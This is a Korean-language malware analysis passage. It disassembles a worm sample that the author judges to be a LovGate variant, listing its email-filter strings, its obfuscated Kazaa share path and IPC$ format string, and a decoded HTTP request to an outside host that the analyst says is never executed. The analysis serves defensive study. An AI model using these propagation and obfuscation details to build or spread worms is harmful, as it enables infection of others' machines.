004A1110    E4384A00        DD winsyste.004A38E4        ASCII "syma"
004A1114    DC384A00        DD winsyste.004A38DC        ASCII "icrosof"
004A1118    D4384A00        DD winsyste.004A38D4        ASCII "msn."
004A111C    CC384A00        DD winsyste.004A38CC        ASCII "hotmail"
004A1120    C4384A00        DD winsyste.004A38C4        ASCII "panda"
004A1124    BC384A00        DD winsyste.004A38BC        ASCII "sopho"
004A1128    B4384A00        DD winsyste.004A38B4        ASCII "borlan"
004A112C    AC384A00        DD winsyste.004A38AC        ASCII "inpris"
004A1130    A4384A00        DD winsyste.004A38A4        ASCII "example"
004A1134    9C384A00        DD winsyste.004A389C        ASCII "mydomai"
004A1138    94384A00        DD winsyste.004A3894        ASCII "nodomai"
004A113C    8C384A00        DD winsyste.004A388C        ASCII "ruslis"
004A1140    84384A00        DD winsyste.004A3884        ASCII ".gov"
004A1144    7C384A00        DD winsyste.004A387C        ASCII "gov."
004A1148    74384A00        DD winsyste.004A3874        ASCII ".mil"
004A114C    6C384A00        DD winsyste.004A386C        ASCII "foo."
```

<그림. 웜 본체가 가진 문자열 데이터. 이하는 생략>

```
004A4C23  . 8D85 98FEFFFF   LEA EAX,DWORD PTR SS:[EBP-168]
004A4C29  . 68 4C354A00     PUSH sisworm_.004A354C      ASCII "GcrhkmfqWWmzmmWHfmbgrqf"
004A4C2E  . 50              PUSH EAX
004A4C2F  . C745 F8 00010(  MOV DWORD PTR SS:[EBP-8],100
```

<그림. 이 문자열을 변환하면 Software\Kazaa\Transfer이 됨>

```
004A5046  . B8 548B0000     MOV EAX,8B54
004A504B  . E8 B0050000     CALL sisworm_.004A5600
004A5050  . A1 08424A00     MOV EAX,DWORD PTR DS:[4A4208]
004A5055  . 68 FC414A00     PUSH sisworm_.004A41FC      <%s> = "localhost"
004A505A  . 8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
004A505D  . A1 0C424A00     MOV EAX,DWORD PTR DS:[4A420C]
004A5062  . 8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
004A5065  . 8D45 B4         LEA EAX,DWORD PTR SS:[EBP-4C]
004A5068  . 68 F0414A00     PUSH sisworm_.004A41F0      format = "WW%sWipc$"
004A506D  . 50              PUSH EAX                    s
004A506E  . E8 C3050000     CALL <JMP.&MSVCRT.sprintf>  sprintf
004A5073  . 83C4 0C         ADD ESP,0C
```

<그림. localhost에 대한 \\%s\ipc$ 문자열 존재>

맨 위 그림의 데이터는 Win32/LovGate.worm.108544 웜이 가진 패스워드 사전데이터, E-mail address의 데이터와 같은 형식을 가지고 있다. 내용은 약간 다르다. 또 “Software\Kazaa\Transfer” 공유 폴더와 “\\%s\ipc$” 포맷의 문자열을 만들어 낸다. 또한 다수의 쓰레드를 생성하고 내부에는 각 쓰레드가 패킷을 전파하도록 코딩되어 있다. 이러한 signature는 Win32/LovGate.worm.108544 웜과 유사한 형태를 가지고 있어 LovGate의 변종일 것으로 추정된다[1].

또한 본체에 아래와 같은 문자열 데이터가 존재하는데

```
004A4E9B | . 56            | PUSH ESI
004A4E9C | . 8D85 F0FDFFFF | LEA EAX,DWORD PTR SS:[EBP-210]
004A4EA2 | . 68 D03F4A00   | PUSH sisworm_.004A3FD0                 ASCII "SQH / THHD/1.1♪◘Tcgh: ocbgixh.gwubrcgqo.oc.wf♪◘♪◘"
004A4EA7 | . 50            | PUSH EAX
004A4EA8 | . E8 60FCFFFF   | CALL sisworm_.004A4B0D
004A4EAD | . 59            | POP ECX
```

이것을 변환하면

GET / HTTP/1.1

Host: consult.skinfosec.co.kr

이 된다. 이것은 감염후 증상8과에서 언급한 쓰레드가 consult.skinfosec.co.kr 호스트의 80포트로 1024ms 마다 한번씩 이 HTTP Request를 전송하도록 코딩되어 있지만 실제로 실행시에 이 부분은 호출되지 않는다.

참고

[1] http://info.ahnlab.com/smart2u/virus_detail_1393.html